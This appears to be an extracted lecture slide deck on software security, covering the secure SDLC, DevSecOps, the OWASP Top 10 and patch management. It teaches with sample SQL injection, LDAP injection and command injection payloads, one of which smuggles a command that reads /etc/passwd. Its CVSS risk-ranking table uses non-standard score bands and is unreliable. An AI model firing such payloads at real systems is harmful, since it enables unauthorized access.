


Software Security


Principles, Practices, and Vulnerabilities in Modern Development

FDSI



What is Software Security?

- Practice of building and maintaining software that is resistant to attacks and failures
- Covers **confidentiality, integrity, and availability** (CIA Triad)
- Goes beyond firewalls — security must be baked into the code itself
- Applies to web apps, APIs, mobile, embedded systems, and cloud services





Why Software Security Matters




"Security is not a feature. It's a requirement."


- 84% of breaches exploit vulnerabilities in application layers (Verizon DBIR)
- Average cost of a data breach: \$4.45M USD (IBM, 2023)
- Patching a bug in production costs ~100x more than fixing it during design
- Legal consequences: GDPR fines, lawsuits, reputational damage




Security Across the SDLC

Phase	Security Action
Requirements	Define security requirements, threat modeling
Design	Secure architecture patterns, trust boundaries
Development	Secure coding standards, code review
Testing	SAST, DAST, penetration testing
Deployment	Hardened configs, secrets management
Maintenance	Patch management, vulnerability monitoring








DevSecOps — Security Without Slowing Down

- Extends DevOps by integrating security at every pipeline stage
- "Shift left" — find and fix vulnerabilities early, not at the end
- Automates security checks in CI/CD pipelines
- Teams: Dev + Sec + Ops share shared responsibility for security
- Tools: SonarQube, Snyk, Trivy, GitHub Advanced Security




"Shift left: the earlier you find a bug, the cheaper it is to fix."



OWASP — Open Worldwide Application Security Project

- Non-profit foundation dedicated to improving software security
- Produces free, open resources: guides, tools, standards
- Most recognized output: the OWASP Top 10 — updated regularly
- Used globally by developers, auditors, and security teams
- Website: owasp.org





OPEN



WEB



APPLICATION



SECURITY




PROJECT

OWASP



OWASP Top 10 — 2021 Edition

- 1. Broken Access Control** — Users access unauthorized data or functions
- 2. Cryptographic Failures** — Sensitive data exposed due to weak/missing encryption
- 3. Injection** — SQL, NoSQL, OS command injection via untrusted input
- 4. Insecure Design** — Missing security controls at design stage
- 5. Security Misconfiguration** — Default settings, open S3 buckets, verbose errors





- 6. Vulnerable & Outdated Components** — Using libraries with known CVEs
- 7. Identification & Authentication Failures** — Weak passwords, no MFA, session issues
- 8. Software & Data Integrity Failures** — Unverified updates, CI/CD pipeline tampering
- 9. Security Logging & Monitoring Failures** — No audit trail, undetected breaches
- 10. SSRF** — Server-Side Request Forgery forces the server to make unintended requests



A01

Broken Access Control



A02

Cryptographic Failures



A03

Injection



A04

Insecure Design



A05

Security Misconfiguration



A06

Vulnerable and Outdated Components



A07

Identification and Authentication Failures



A08

Software and Data Integrity Failures



A09

Security Logging & Monitoring Failures



A10

Server-Side Request Forgery (SSRF)



Vulnerabilities in Practice

Vulnerability	Real Example
Injection (A03)	Entering ' OR 1=1 -- in a login field to bypass authentication
Broken Access Control (A01)	Changing user_id=123 to user_id=124 in a URL to see another user's data
Cryptographic Failures (A02)	Storing passwords in plain text — Rockyou breach (2009), 32M passwords leaked
Outdated Components (A06)	Equifax breach (2017) caused by an unpatched Apache Struts library



Username

Password

```
// vulnerable code
$query = "SELECT * FROM users WHERE username = '$username' AND password = '$password'";

// malicious input
$username = "admin' --";
$password = "anything";

// resulting query
// SELECT * FROM users WHERE username = 'admin' --' AND password = 'anything'
```

<https://cycode.com/blog/code-injection-attack-guide/>

```
// vulnerable Code
$ldapFilter = "(cn=" . $_POST['username'] . ")";
$search = ldap_search(ldap: $ldap, base: $baseDN, filter: $ldapFilter);

// malicious Input
// username=*)(uid=*)(|(uid=*)

// resulting Filter
// (cn=*)(uid=*)(|(uid=*)
```

```
// vulnerable code
shell_exec('ping ' . $_GET['ip']);

// malicious input
// ip=8.8.8.8; cat /etc/passwd

// resulting command
// ping 8.8.8.8; cat /etc/passwd
```



Types of Security Testing

Static (SAST)

- Analyzes source code without running it
- Finds issues early in development
- Tools: SonarQube, Semgrep, Checkmarx

Dynamic (DAST)

- Tests the running application from the outside
- Simulates real attacker behavior
- Tools: OWASP ZAP, Burp Suite

Penetration Testing

- Manual, goal-oriented attack simulation
- Finds complex, chained vulnerabilities
- Done by ethical hackers / red teams

Vulnerability Analysis

- Automated scanning of known CVEs
- Tools: Nessus, OpenVAS, Trivy (containers)

Continuous testing > one-time audits



TYPES OF SECURITY TESTING



Penetration
Testing



Dynamic Application
Security Testing



Interactive Application
Security Testing




Static Application
Security Testing



Secure Coding — Key Principles

- Input validation: never trust user input — validate on server side
- Parameterized queries: prevent SQL injection
- Least privilege: functions and services get only the access they need
- Secrets management: never hardcode passwords or API keys in code
- Error handling: show generic errors to users, log details internally
- Dependency management: pin versions, monitor CVEs (Snyk, Dependabot)



THE ONLY VALID MEASUREMENT OF CODE QUALITY: WTFs/MINUTE



Change & Patch Management

- **What it is:**
 - Controlled process for applying updates, fixes, and configuration changes
 - Ensures changes don't introduce new vulnerabilities or break existing ones
- **Why patches matter:**
 - Most breaches exploit **known, already-patched vulnerabilities**
 - Attackers scan for outdated software actively
- **Best practices:**
 - Maintain an inventory of all software and versions (SBOM)
 - Prioritize patches by CVSS severity score
 - Test in staging before production
 - Define SLAs: critical patches → 24–72h, high → 7 days

Risk Ranking	CVSS Score
Critical	8.0-10.0
High	6.0-7.9
Medium	4.0-5.9
Low	2.0-3.9
Very Low	0.0-1.9




What Happens Without Patch Management


- **Equifax (2017)**
 - Apache Struts CVE — patch available for 2 months before the breach
 - 147 million records exposed



How Attackers Exploited Vulnerabilities in the 2017 Breach, Based on Equifax Information



